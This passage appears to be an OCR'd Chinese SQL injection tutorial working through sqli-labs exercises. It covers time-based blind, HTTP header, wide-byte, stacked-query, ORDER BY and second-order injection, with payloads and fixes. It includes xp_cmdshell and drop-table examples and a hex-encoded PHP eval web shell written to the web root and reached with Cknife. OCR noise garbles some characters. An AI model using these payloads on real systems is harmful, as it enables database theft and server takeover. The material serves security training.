
%23

载荷

利用 sleep()函数

and if(ascii(substr(database(),1,1))=115,1,sleep(5))

当判断条件为假时有延时效果



利用 benchmark()函数

union select

(if(substring(current,1,1)=char(116),benchmark(50000000,encode('msg','by 5

seconds')),null)),2,3 from (select database() as current) as tb1

当判断条件为真时有延时效果

Http Header 注入

简介

在 http 请求的头部中插入注入语句。

产生原因

服务器未对需要使用的 Header 中的字段进行过滤。

使用条件

服务器需要使用 Http Header 中的字段值作为查询的一部分；

网站显示关于客户端的浏览器版本，ip 等信息。

利用思路

1. 手工构建 Http Header 中某些特定字段的值；
2. cookie 中的值可能要使用 base64 加密

示例


实验：less-18 Post-Header Injection-Uaget field-String


注：mantra 使用 live-http-headers 插件出错，原因不明，改用 Burp Suite 攻击。

探测


流程


登录成功后显示 useragent 信息





修改 UserAget 参数为'重新 POST，报错







利用

User-Agent:' 注入点 and '1'='1

载荷

使用任意盲注载荷





解决方案

增加参数过滤

宽字节注入

简介

宽字节

GB2312、GBK、GB18030、BIG5、Shift_JIS 等这些都是常说的宽字节，实际上只有两字节。

MYSQL 的字符集转换过程

1. MySQL Server 收到请求时将请求数据从 character_set_client 转换为 character_set_connection；
2. 进行内部操作前将请求数据从 character_set_connection 转换为内部操作字符集。

产生原因

数据库编码与 PHP 编码设置为不同的两个编码那么就有可能产生宽字节注入。

使用条件

mysql 端

PHP 中编码为 GBK，mysql_real_escape_string()未配合 mysql_set_charset()使用，或者使用 anddslashes()函数执行添加的是 ASCII 编码（添加的符号为“\”），MYSQL 默认字符集是 GBK 等宽字节字符集。

php 端

使用 iconv 函数转换 gbk 与 utf-8 编码

利用思路

吃掉 ₩

urlencode(\') = %5c%27，在%5c%27 前面添加%df，形 成%df%5c%27，而 mysql 在 GBK 编码方式的时候会将两个字节当做一个汉字，此时%df%5c 就是一个汉字，%27 则作为一个单独的符号在外面。

将 ₩' 中的 ₩ 过滤掉


例如可以构造 %aa%5c%5c%27 的情况，錦%27(錦 gbk 编码为 0xe55c)后面的%5c 会被前面的%5c 给注释掉。

示例


实验：less-32 GET-Bypass custom filter adding slashes to dangerous chars

探测

'被转义为\'，无报错



%df'显示错误



结论

存在宽字节注入漏洞

利用

吃掉 \

?id=-1%df%27

注入点

%23

将 \' 中的 \ 过滤掉

?id=-1 錦%27

注入点

%23

载荷

使用任意盲注载荷

解决方案

1. 使用 utf-8 或者使用 gb2312 编码。
2. 使用 gbk 编码时，调用 mysql_set_charset 函数设置连接所使用的字符集为 gbk，再调用 mysql_real_escape_string 来过滤用户输入。
3. 将 character_set_client 设置为 binary。

   mysql_query("SET character_set_connection=gbk,

   character_set_results=gbk,character_set_client=binary", $conn);

堆叠注入

简介

将多条 sql 语句放在一起执行。

产生原因

使用了 mysql_multi_query()函数。

使用条件

API，数据库引擎以及权限支持；

注入的语句不需要执行的返回结果。

利用思路

使用;隔离前半部分语句

涉及函数

Mysql

- 新建数据表 select*from users where id=1;create table test like users;
- 删除数据表 select * from users where id=1;drop table test;
- 查询数据 select * from users where id=1;select 1,2,3;
- 修改数据 select * from users where id=1;insert into

  users(id,username,password) values('100','new','new');
- 加载文件 select * from users where id=1;select

  load_file('c:/tmpupbbn.php');

Sql server

- 新建数据表 select * from test;create table sc3(ss CHAR(8));

- 删除数据表 select * from test;drop table sc3;
- 查询数据 select 1,2,3;select * from test;
- 修改数据 select * from test;update test set name='test' where id=3;
- 存储过程的执行 select * from test where id=1;

  exec master..xp_cmdshell 'ipconfig'

Oracle

- 不能使用堆叠注入

Postgresql

- 新建数据表 select * from user_test;create table user_data(id DATE);
- 删除数据表 select * from user_test;delete from user_data;
- 查询数据 select * from user_test;select 1,2,3;
- 修改数据 select * from user_test;update user_test set name='modify'

  where name=' 张 三 ';

示例

实验：less-32 GET-Stacked Query Injection-String

探测

审计源代码

利用

?id=-1';

注入点

%23

载荷

增加数据表

create table test like users

原来的数据库表

执行完命令后数据库中的表

解决方案

使用 mysql_query()

ORDER BY 注入

简介

输入的值作为原执行语句的 ORDER BY 后面的参数。

产生原因

对输入的值未验证过滤。

使用条件

使用了 ORDER BY 语句

利用思路

?sort=rand(**布尔注入点**)

rand(true)与 rand(false)显示结果不同，也就构造了一个布尔注入点

?sort=1 and (**布尔/延时注入点**)

?sort=(**报错/延时注入点**)

?sort=1 procedure analyse(**报错注入点**)

同样可以用于 limit 后的注入

?sort=1 into outfile "**文件名**" lines terminated by 0x(16 **进制转换后的数据**)


示例


实验：less-46 GET-Error Based-Numeric-ORDER BY CLAUSE

探测

流程

?sort=1 asc 与?sort=1 desc 显示结果不同





结论

$sql = "SELECT * FROM users ORDER BY $id";

存在 ORDER BY 注入漏洞。

利用

布尔注入

?sort=rand(布尔注入点)

报错注入

?sort=(报错注入点)

?sort=1 procedure analyse(报错注入点)

文件操作

?sort=1 limit 1 into outfile 注入点

延时注入

?sort=(延时注入点)

?sort=1 and (延时注入点)

载荷

1. 使用任意盲注载荷
2. 文件操作

   "C:\\Users\\radmanxu\\Desktop\\


   Wampee-2.1-beta-2\\www\\yijuhua.php" LINES TERMINATED BY

   0x3c3f706870204065766616c28245f504f53545b276d696d61275d293


   b3f3e

   Lines terminated by 后面的 16 进制数字是


   <?php @eval($_POST['mima']);?>的编码




成功添加文件。



使用 Cknife 连接一句话木马。




Cknife 1.0 Beta
列表
192.168.9.133
C:\Users\radmanxu\Desktop\Wampee-2.1-beta-2\www\
读取
A:
C:
D:
C:
Users
radmanxu
Desktop
Wampee-2.1-beta-
www
sqli-labs
文件
时间
大小
属性
sqli-labs 2018-05-01 13:01:15 16384 0777
cus.php 2016-03-26 10:50:34 1370 0666
index.php 2011-01-07 16:58:03 21244 0666
testmysql.php 2010-12-31 07:40:06 190 0666
yijuhua.php 2018-05-01 13:12:57 41 0666
完成

解决方案

增加参数过滤。

二阶注入

简介

二阶注入又称为存储型注入，将 sql 注入的语句存储到数据库中，当再次调用这个恶意构造的字符时，触发 sql 注入

产生原因

修改 admin'#用户的密码时，Sql 语句变为 UPDATE users SET passwd="New_Pass" WHERE username =' admin' # ' AND password=' ， 也 就 是 执 行 了 UPDATE users SET passwd="New_Pass" WHERE username =' admin'

使用条件

有类似于注册用户，修改用户名密码的功能

利用思路

